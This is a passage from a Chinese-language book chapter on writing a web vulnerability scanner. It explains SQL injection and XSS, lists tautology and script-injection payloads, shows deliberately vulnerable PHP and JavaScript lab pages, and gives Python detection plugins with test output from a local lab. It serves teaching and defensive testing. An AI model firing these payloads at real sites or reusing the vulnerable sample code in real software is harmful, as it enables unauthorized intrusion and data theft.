所谓 SQL 注入漏洞，就是程序对用户的输入没有进行过滤，直接将其拼接到数据库语句中所致。攻击者可以通过提交恶意构造的数据，从而改变原有 SQL 语句执行的逻辑，并执行额外的数据库操作，最终产生非预期的攻击结果。

下面举一个典型的 SQL 注入漏洞例子。

```
$id = $_GET["id"]
sql = "Select * from user where id=".$id;
```

变量 id 的值是由用户输入的，在正常的情况下，当输入参数时，如果输入的内容：id = 3，那么执行的 SQL 语句为：

```
"Select * from content where id=3";
```

这时程序会把数据库 user 表中 id 等于 3 的那条记录取出来，如下：

```
mysql> select * from user where id =3;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  3 | test     | 098f6bcd4621d373cade4e832627b4f6 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

可当我们输入经过恶意构造的参数时，执行的结果却完全不一样，如果输入的内容：id =3 or 1=1，那么执行的 SQL 语句为：

```
"Select * from user where id =3 or 1=1";
```

这时程序会把数据库 content 表中所有的记录都读取出来，如下：

```
mysql> select * from user where id =3 or 1=1;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 |
|  2 | demo     | fe01ce2a7fbac8fafaed7c982a04e229 |
|  3 | test     | 098f6bcd4621d373cade4e832627b4f6 |
+----+----------+----------------------------------+
3 rows in set (0.00 sec)
```

从上面这个例子可以发现，经过构造的输入内容其实已经改变了原有 SQL 语句的逻辑，原有 SQL 语句的逻辑为

```
语句1：[Select][from][Where][condition]
```

而提交恶意数据后，SQL 语句的逻辑则变成了

```
语句2：[Select][from][Where][condition][or][condition]
```

在语句 2 中，引入了逻辑运算，而且其中一个条件为恒真，因而执行后产生了非预期的结果，并最终将管理员的账号和密码显示出来。

SQL 注入漏洞的原理清楚了，那么如何构造对应的扫描载荷（payload）进行检测呢？在这之前，首先需要明确一下漏洞的类型、成因，以及对应的场景。因为不同的漏洞场景，扫描载荷的构造形式也会不同，所以这就需要根据不同的漏洞场景来区别对待。常用的 SQL 语句有下面四种类型：

SQL 语句	常用语法	标准输入点
Select（查询）	SELECT 列名称 FROM 表名称 WHERE 列 运算符 值	在 where 之后
Insert（插入）	INSERT INTO 表名称 VALUES (值 1, 值 2,....)	在小括号之中
Update（更新）	UPDATE 表名称 SET 列名称 = 新值 WHERE 列名称 = 某值	在等于号之后
Delete（删除）	DELETE FROM 表名称 WHERE 列名称 = 值	在 where 之后

当然，每种类型的 SQL 语句都会存在 SQL 注入的问题，因此我们需要根据 SQL 语句的类型、输入点的位置和服务端的响应综合考虑如何构造扫描载荷。

笔者这里就以常见的 Select 类型注入进行介绍，并且其输入点位置在 where 之后。这种情况有下面三种类型。

1．数字型

数字型 SQL 注入的场景，如下：

```
"select * from user where id =" .$id
```

它是将变量$id 直接拼接代入 SQL 语句中，变量$id 两边没有额外的字符需要闭合，因此可以通过逻辑运算符“and”直接构造恒真状态和恒假状态的语句。

- 恒真状态

```
$id = 1 and 1=1
select * from user where id =1 and 1=1
```

- 恒假状态

```
 $id = 1 and 1=2
 select * from user where id =1 and 1=2
```

2．字符型

字符型 SQL 注入的场景有两种情况：一种是单引号；另一种是双引号。

（1）单引号

```
"select * from user where id ='" .$id."'"
```

变量$id 的内容是在单引号内，我们需要对其进行闭合，才能改变原有逻辑，执行额外的数据库操作，构造的信息如下：

- 恒真状态

```
$id=1' and '1'='1
select * from user where id =' 1' and '1'='1'
```

- 恒假状态

```
$id=1' and '1'='2
select * from user where id ='1' and '1'='2'
```

（2）双引号

```
"select * from anquanbao where id =".$id."'"
```

变量$id 的内容是在双引号内，这时构造的信息如下：

- 恒真状态

```
$id=1" and "1"="1
select * from user where id ="1" and "1"="1"
```

- 恒假状态

```
$id=1" and "1"="2
select * from user where id ="1" and "1"="2"
```

3．搜索型

搜索型 SQL 注入的场景也有两种情况：一种是单引号；另一种是双引号。

（1）单引号

```
"select * from user where id like '%" .$id."%'"
```

这时构造的信息如下：

- 恒真状态

```
    $id=1%' and 1=1 and '%'='
select * from user where id like '%1%'  and 1=1 and '%'='%'
```

- 恒假状态

```
    $id=1%' and 1=2 and '%'='
select * from user where id like '%1%'  and 1=2 and '%'='%'
```

（2）双引号

```
'select * from user where id like "%'.$id.'%"'
```

这时构造的信息如下：

- 恒真状态

```
$id=1%" and 1=1 and "%"="
select * from user where id like "%1%"  and 1=1 and "%"="%"
```

- 恒假状态

```
$id=1%" and 1=2 and "%"="
select * from user where id like "%1%"  and 1=2 and "%"="%"
```

提示：

SQL 注入的场景还有很多，远不止上面所提到的，但有一点需要明确，就是漏洞的场景化。这个很重要，场景覆盖得越多，检测能力就越强。而且通过对漏洞场景的分析，一方面，可以让我们更加直观地了解漏洞的原理及产生的原因；另一方面，还可以指导我们有方向性地去完善扫描能力。其他类型的 SQL 语句注入，在这里笔者就不再赘述了，感兴趣的读者可以根据本节的思路和方法举一反三。

在实际的 SQL 注入场景中，虽然可以执行 SQL 语句，但是却存在一个问题，由于无法知道代码的运行细节和结果的输出部分，所以并不能将额外执行的 SQL 语句所产生的结果按照预期反映到最终的输出内容中，也就是说，并没有办法显性地在“HTTP 请求/响应”中找到关键的特征，但可以利用 SQL 语句来构造两种不同的状态，通过对比这两种状态的差异进行漏洞判定。这里主要介绍两种常用的 SQL 注入检测方法：页面比较法和时间比较法。

1．页面比较法

这种方法比较直观，也易于理解，而且准确度较高。我们可以利用 SQL 语句来构造恒真和恒假两种不同状态，如果目标存在 SQL 注入漏洞，那么恒真状态对页面内容的影响并不会产生较大的改变；而恒假状态则会明显地改变页面的内容，通过页面相似度算法比较这两个页面的相似程度，就可以判定目标是否存在 SQL 注入漏洞。

2．时间比较法

时间比较法主要是利用时间延迟技术进行漏洞的判定，虽然 Web 服务器可以隐藏错误或数据，但是必定会返回 HTTP 响应信息，因此可以向数据库中注入时间延迟函数。如果目标存在 SQL 注入漏洞，那么时间延迟函数就会被执行，服务端的响应时间就会延长，通过与正常服务端的响应时间比较，可以判定目标是否存在漏洞。

现在我们可以对 SQL 注入漏洞的场景进行整理，并给出最终的扫描载荷，扫描器利用它们可以对目标进行 SQL 注入检测，如下：

漏洞场景	状态	检测数据
数字型	恒真	and 1=1
	恒假	and 1=2
字符型（单引号）	恒真	' and '1'='1
	恒假	' and '1'='2

续表

漏洞场景	状态	检测数据
字符型（双引号）	恒真	" and "1"="1
	恒假	" and "1"="2
搜索型（单引号）	恒真	%'　and 1=1 and '%'='
	恒假	%'　and 1=2 and '%'='
搜索型（双引号）	恒真	%"　and 1=1 and "%"="
	恒假	%"　and 1=2 and "%"="

下面是具体的代码实现。这里用准确率较高的页面比较法，主要实现对 GET 请求中的参数进行 SQL 注入漏洞检测，POST 请求中的参数同样可以参照该原理，这里就不过多占用篇幅了，部分的核心检测代码如下：

```
#coding=utf-8
'''
sql.py
'''
import re
from LogManager import log
import copy
from wCurl import wcurl
from hashes.simhash import simhash
from util.smart_fill import smart_fill
import teye_data.severity as severity
from teye_data.vuln import vuln
from teye_data.vulnmanager import vm

class sql:
    def __init__(self):
        '''
        '''
        #相似度权重
        self._true_threshold = 0.85
        #扫描模式：0为普通模式，1为验证模式(误报小)
        self._scan_mode = "normal"
        #白名单参数列表，过滤掉没有必要检测的参数
        self._white_param = ["csrf_token","captcha","sign"]
    def check(self,t_request):
        '''
        '''
        log.info(u"正在检测目标是否存在SQL注入漏洞...")
        http_request = copy.deepcopy(t_request)
        if http_request.get_method()=="GET":
            param_dict = http_request.get_get_param()
        if http_request.get_method()=="POST":
            param_dict = http_request.get_post_param()
        sql_payload_list = self._get_payload_list(param_dict)
```

```
        error_param_list = []
        for name,poc_true,poc_false in sql_payload_list:
            if name.lower() in self._white_param:
                continue
            print "Fuzz Name:" + name +" Fuzz Type:" + poc_type
            if http_request.get_method()=="GET":
                req_url = http_request.get_url()
                normal_resp = wcurl.get(req_url.get_url_string())
                true_resp= wcurl.get(req_url.get_uri_string(),params=poc_true)
                false_resp = wcurl.get(req_url.get_uri_string(),params=poc_false)
                if true_resp.body == false_resp.body:
                    continue
                if
self._get_diff_ratio(false_resp.body,true_resp.body)>self._true_threshold:
                    continue
                if
self._get_diff_ratio(normal_resp.body,true_resp.body)>self._true_threshold:
                    #security_hole()
                    v = vuln()
                    url = true_resp.get_url()
                    v.set_url(url.get_uri_string()+"?"+str(poc_true))
                    v.set_method("GET")
                    v.set_param(name)
                    v.set_name("SQL注入漏洞")
                    v.set_rank(severity.H)
                    vm.append(self,url.get_host(),"sql",v)
                    log.info("SQL Vuln")
    def _get_diff_ratio(self,a_str,b_str):
        if a_str==None or b_str==None:
            return 0
        a_hash = simhash(a_str.split())
        b_hash = simhash(b_str.split())
        ratio = a_hash.similarity(b_hash)
        return ratio
    def _fill_param(self,param):
        '''
        自动填表
        '''
        param_dict = copy.deepcopy(param)
        for key,value in param_dict.iteritems():
            if type(value) is list:
                str_value = "".join(value)
            else:
                str_value = value
            if str_value=="":
                param_dict[key]=smart_fill(key)
        return param_dict

    def _get_payload_list(self,param):
        '''
        '''
        res = []
```

```
        o_param_dict = self._fill_param(param)
        o_param_key = o_param_dict.keys()
        for name in o_param_key:
            v = o_param_dict.get(name)
            if type(v) is list:
                o_v="".join(v)
            else:
                o_v=v
            rndnum = int(rand_number(3))
            payload_list = []
            #数字型
            payload_true  = '%s AND %i=%i' % (o_v,rndnum,rndnum)
            payload_false = '%s AND %i=%i' % (o_v, rndnum, rndnum+1)
            payload_list.append((payload_true,payload_false))
            #字符型，单引号
            payload_true = "%s' AND '%i'='%i" % (o_v, rndnum, rndnum )
            payload_false = "%s' AND '%i'='%i" % (o_v, rndnum, rndnum+1)
            payload_list.append((payload_true,payload_false))
            #字符型，双引号
            payload_true = '%s" AND "%i"="%i' % (o_v, rndnum, rndnum )
            payload_false = '%s" AND "%i"="%i' % (o_v, rndnum, rndnum+1)
            payload_list.append((payload_true,payload_false))
            #搜索型，单引号
            payload_true = "%s%%' AND %i=%i and '%%'=" % (o_v, rndnum, rndnum )
            payload_false ="%s%%' AND %i=%i and '%%'=" % (o_v, rndnum, rndnum+1)
            payload_list.append((payload_true,payload_false))
            #搜索型，双引号
            payload_true = '%s%%" AND %i=%i and "%%"="' % (o_v, rndnum, rndnum )
            payload_false ='%s%%" AND %i=%i and "%%"="' % (o_v, rndnum, rndnum+1)
            payload_list.append((payload_true,payload_false))

            for poc_true,poc_false in payload_list:
                #注意深复制和浅复制，利用深复制将产生新的变量
                true_param_dict  = copy.deepcopy(o_param_dict)
                true_param_dict[name]= poc_true
                false_param_dict = copy.deepcopy(o_param_dict)
                false_param_dict[name]=poc_false
                poc_tuple = (name,true_param_dict,false_param_dict)
                res.append(poc_tuple)
        return res
```

下面对 SQL 注入检测功能进行验证，如下：

```
#coding=utf-8
'''
test_common_vuln.py
'''
from teye_web.http.Request import Request
from teye_web.sql import sql

from teye_data.vuln import vuln
from teye_data.vulnmanager import vm
```

```
def test_sql():
	'''
	'''
	url_list = [
	("number","http://192.168.126.143/book/sql/1_sql.php?id=1"),
	("single","http://192.168.126.143/book/sql/2_sql.php?id=1"),
	("dobule","http://192.168.126.143/book/sql/3_sql.php?id=1"),
	("search_single","http://192.168.126.143/book/sql/4_sql.php?search=a"),
	("search_dobule","http://192.168.126.143/book/sql/5_sql.php?search=a")
	]
	for type,url in url_list:
		req = Request(url)
		t_scanner=sql()
		t_scanner.check(req)
	print vm.get_all_vuln()
```

具体执行效果如下：

```
id=1
Fuzz Name:id Fuzz Type:number
Fuzz Name:id Fuzz Type:single
SQL Vuln 漏洞URL:http://192.168.126.143/book/sql/2_sql.php,漏洞参数:id
id=1
Fuzz Name:id Fuzz Type:number
Fuzz Name:id Fuzz Type:single
Fuzz Name:id Fuzz Type:double
SQL Vuln 漏洞URL:http://192.168.126.143/book/sql/3_sql.php,漏洞参数:id
search=a
Fuzz Name:search Fuzz Type:number
Fuzz Name:search Fuzz Type:single
Fuzz Name:search Fuzz Type:double
Fuzz Name:search Fuzz Type:search_single
SQL Vuln 漏洞URL:http://192.168.126.143/book/sql/4_sql.php,漏洞参数:search
search=a
Fuzz Name:search Fuzz Type:number
Fuzz Name:search Fuzz Type:single
Fuzz Name:search Fuzz Type:double
Fuzz Name:search Fuzz Type:search_single
Fuzz Name:search Fuzz Type:search_double
SQL Vuln 漏洞URL:http://192.168.126.143/book/sql/5_sql.php,漏洞参数:search
{u'192.168.126.143': {'teye_sql_plugin': {'sql': [<vuln object: "SQL注入漏洞">, <vuln object: "SQL注入漏洞">,
<vuln object: "SQL注入漏洞">, <vuln object: "SQL注入漏洞">, <vuln object: "SQL注入漏洞">]}}}
.....
----------------------------------------------------------------------
Ran 5 tests in 2.491s

OK
```

5.2.2　XSS 跨站漏洞

所谓 XSS 跨站漏洞，就是程序对用户输入的数据没有进行相应的过滤，直接将其输出到浏览器所致。攻击者利用该漏洞，可以向 Web 页面注入恶意的脚本代码并使其执行，从而达到恶意攻击用户的目的。XSS 跨站有三种类型：反射型、存储型和 DOM 型。

1．反射型 XSS

反射性 XSS，其最明显的特征就是恶意数据通常会在链接里，需要受害者的参与。攻击者

会将篡改后的链接发送给用户，当用户访问该链接时，被注入的恶意脚本就会被浏览器执行，从而达到攻击目的。

2．存储型 XSS

存储型 XSS，又称持久性 XSS，攻击者会把恶意数据注入服务端并存储起来，这样只要受害者访问目标，服务端就会执行恶意数据产生攻击，攻击行为会一直伴随着攻击数据存在。

3．DOM 型 XSS

DOM 型 XSS，是基于文档对象模型的一种 XSS 漏洞，客户端的脚本程序可以通过 DOM 动态地操作和修改页面内容。它不依赖于提交数据到服务端，但如果从客户端获取 DOM 中的数据没有进行过滤，那么攻击者就可以注入恶意代码，并在浏览器端执行，产生 DOM 型 XSS。

下面分别介绍这三种类型的 XSS 跨站漏洞场景。


1．反射型 XSS 漏洞场景

场景 1　将前端获取的内容，直接输出到浏览器页面。

后端代码：

```
<?php
$content = $_GET[data];
echo $content;
?>
```

直接访问 http://localhost/book/xss/1_xss.php?data=anquanbao，如下：




这时代码对输出的内容是没有任何过滤的，直接构造标签语句即可实现 HTML 指令注入。

前端输入：

```
test<script>alert(/anquanbao/);</script>
```

访问链接 http://localhost/book/xss/1_xss.php?data=test<script>alert(1);</script>。

测试效果如下：



场景 2 将前端获取的内容，直接输出到 HTML 标签内。

后端代码：

```
<?php
$content = $_GET[data];
?>
<input type='text' value="<?php echo $content?>">
```


遇到这种情况，我们要想执行自己的标签代码，首先需要闭合当前的语句，这样才可以直接向页面注入代码，因此可以构造如下的语句。

前端输入：

```
test"><script>alert(/anquanbao/);</script>
```

访问链接 http://localhost/book/xss/2_xss.php?datadata=test"><script>alert(/anquanbao/);</script>。

测试效果如下：



场景 3　将前端获取的内容，直接输出到<script></script>标签内。

后端代码：

```
<?php
$content = $_GET[data];
?>
<script>
var a='<?php=$content?>';
document.write(a);
</script>
```


对于这种情况，我们可以直接闭合前面的单引号，然后用分号“;”来加载 payload，最后用注释符注释后面的内容即可。因此可以构造如下的语句。

前端输入：

```
test';</script><script>alert(/anquanbao/)</script>//
```

访问链接 http://localhost/book/xss/3_xss.php?data=test';</script><script>alert(/anquanbao/)</script>//。

测试效果如下：



2．存储型 XSS 漏洞场景


存储型 XSS 与反射型 XSS 的差异主要在于恶意数据是否会存储在服务端。对于前端的检测场景基本没有太大的区别，但在真实的环境中，存储型 XSS 的场景会有一些额外的特殊情况。

场景 4　提交数据后，页面跳转到新的页面，此时新的页面即为内容的输出页面，而且它与数据提交页面为同一页面，如下图。

前端输入：

```
<script>alert(/anquanbao/);</script>
```

场景 5　提交数据后，页面跳转到新的页面，此时新的页面为内容的输出页面，但新的页面与数据提交页面为不同页面，如下图。



前端输入：

```
<script>alert(/anquanbao/);</script>
```

数据提交页面：http://localhost/book/stored-xss/2_xss.php。

内容输出页面：http://localhost/book/stored-xss/2_xss_index.php。

3．DOM 型 XSS 漏洞场景

场景 6 利用 document 对象的相关属性来获取前端的输入内容，然后传到 eval 函数中执行。


页面代码：

```
<script>
var pos=document.URL.indexOf("#")+1;
var name = document.URL.substring(pos,document.URL.length);
document.write(name);
eval("var a="+name);
</script>
```

前端输入：

```
http://localhost/book/dom-xss/1_xss.php#1;alert(/anquanbao/)
```

测试效果如下：



DOM 型 XSS 漏洞常见的输入输出点如下表。

输入点	输出点
document.URL	eval
document.location	document.write
document.referrer	document.InnterHTML
document.form	document.OuterHTML
……..	……..

提示：

现在主流浏览器都已经增加了对 XSS 攻击的防护，也就是我们常说的 XSS Filter（XSS 过滤器），如 Chrome 通过内置过滤器 XSS-Auditor 进行过滤，Firefox 通过 NoScript 扩展支持该功能等。所以对于一些常用的 payload，浏览器都会有相应的干扰策略，它们会阻碍正常的检测与识别。因此，在真实的扫描中，通常需要绕过后才能进行有效的检测。

下面分别介绍这三种类型的 XSS 跨站漏洞检测原理。

1．反射型 XSS 检测原理

从上面的漏洞场景来看，反射型 XSS 漏洞具有明显的输入/输出特点，而且数据提交的页面和数据输出的页面是同一个，因此可以通过构造扫描载荷（payload）进行提交，然后检查输出的内容就可以判定目标是否存在反射型 XSS 漏洞。

2．存储型 XSS 检测原理

存储型 XSS 与反射型 XSS 的场景基本相同，只不过存储型会向服务端插入数据，如果用户数据提交的页面与输入内容的展示页面相同，那么可以通过对输出内容进行检测来判定；如果用户数据提交的页面与输入内容的展示页面不同，这种情况就需要先找到输入内容的展示页面，并在该页面中进行检测和判定。

3．DOM 型 XSS 检测原理

与前面两种 XSS 漏洞类型不同，DOM 型 XSS 是在浏览器的解析中，改变当前页面的 DOM 树，对于这种交互操作较多的单页面，可以借助浏览器引擎进行检测，但如果每一个页面都增加这些交互操作，那么就会严重影响扫描器效率，所以这里暂不实现该类型。

下面对漏洞场景中的漏洞检测方法进行整理和覆盖，并给出最终的扫描载荷列表。在实际的测试过程中，我们发现<script>标签经常会被一些防护设备作为特征过滤，从而产生干扰，因此在实践中我们用<a>标签作为特征进行检测。

场景类型	扫描载荷
场景 1	test<script>alert(/anquanbao/);</script>
场景 2	test"><script>alert(/anquanbao/);</script>
场景 3	test';</script><script>alert(/anquanbao/)</script>//

最终的扫描载荷可以定义为下列形式：

```
{填充内容}+{XSS特征}+{填充内容}
```

具体的内容如下：

```
test'">;</script><a>随机因子</a>//
```

因此，通过这个扫描载荷就可以覆盖上面描述的所有场景。

下面是具体的代码实现。由于其他类型的 XSS 并不容易在扫描器中进行通用的检测，所以这里主要选择反射型 XSS 来实现。根据上述的检测原理，并结合最终的扫描载荷，具体的代码实现如下：

```
#coding=utf-8
'''
xss.py
'''
import re
from util.smart_fill import smart_fill
import teye_data.severity as severity
```

```
from teye_data.vuln import vuln
from teye_data.vulnmanager import vm

class xss:
    '''
    '''
    def __init__(self):
        '''
        '''
        self._xss_key = "<a>XSS_VULN_FOUND</a>"
        self._white_param = ["csrf_token","captcha"]

    def check(self,t_request):
        '''
        '''
        log.info(u"正在检测目标是否存在XSS跨站漏洞...")
            http_request = copy.deepcopy(t_request)
        if http_request.get_method()=="GET":
            param_dict = http_request.get_get_param()
        if http_request.get_method()=="POST":
            param_dict = http_request.get_post_param()
        xss_payload_list = self._get_payload_list(param_dict)
        for name,poc_info in xss_payload_list:
            if name.lower() in self._white_param:
                continue
            print "Fuzz Name:"+ name
            if http_request.get_method()=="GET":
                res =
wcurl.get(http_request.get_url().get_uri_string(),params=poc_info)
                if self._find_vuln(res):
                    v = vuln()
                    url = res.get_url()
                    v.set_url(url.get_uri_string()+"?"+str(poc_info))
                    v.set_method("GET")
                    v.set_param(name)
                    v.set_name("XSS Vuln")
                    v.set_rank(severity.M)
                    vm.append(self,url.get_host(),"xss",v)
                    log.info("XSS Vuln")
                    print "----------XSS Vuln"
    def _find_vuln(self,res):
        '''
        '''
        res_body = res.body
        if res_body is None:
            return False
        if res_body.find(self._xss_key)>=0:
            return True
        else:
            return False
    def _fill_param(self,param):
        '''
        自动填表
        '''
        param_dict = copy.deepcopy(param)
        for key,value in param_dict.iteritems():
```

```
            str_value = "".join(value)
            if str_value=="":
                param_dict[key]=smart_fill(key)
        return param_dict
    def _get_payload_list(self,param):
        '''
        '''
        res = []
        o_param_dict = self._fill_param(param)
        o_param_key  = o_param_dict.keys()
        for name in o_param_key:
            o_v = o_param_dict.get(name)
            if type(o_v) is list:
                if len(o_v)<=1:
                    o_v="".join(o_v)
                else:
                    continue
            #在实际中，有的参数处理逻辑比较深，因此可以适当多增加闭合字符
            payload = "-->''''''\"\"\"\"\">>>>>>;;;;;;</script>"+self._xss_key+"//"
            poc_param_dict = copy.deepcopy(o_param_dict)
            poc_param_dict[name] = payload
            poc_tuple = (name,poc_param_dict)
            res.append(poc_tuple)
        return res
```

下面对 XSS 跨站漏洞的场景进行验证，具体执行效果如下：

```
imiyoo:~/workplace/tscanner$ nosetests tests/test_common_vuln.py:test_xss -s
Fuzz Name:data
XSS Vuln 漏洞URL:http://192.168.126.143/book/xss/1_xss.php,漏洞参数data
Fuzz Name:data
XSS Vuln 漏洞URL:http://192.168.126.143/book/xss/2_xss.php,漏洞参数data
Fuzz Name:data
XSS Vuln 漏洞URL:http://192.168.126.143/book/xss/3_xss.php,漏洞参数data
{u'192.168.126.143': {'teye_xss_plugin': {'xss': [<vuln object: "XSS Vuln">, <vuln object: "XSS Vuln">, <vuln object: "XSS Vuln">]}}}
.
----------------------------------------------------------------------
Ran 1 test in 0.126s

OK
```

5.2.3　命令执行注入

通常情况下，如果 Web 应用程序需要执行系统命令，那么开发人员会将客户端获取的数据直接传递给具有执行系统命令功能的函数中，如：system、exec、shell_exec 等。如果没有对客户端的数据进行过滤就产生命令执行注入漏洞，那么攻击者可以通过命令注入来执行额外的命令，从而达到攻击的效果。

下面是命令执行注入的漏洞场景。

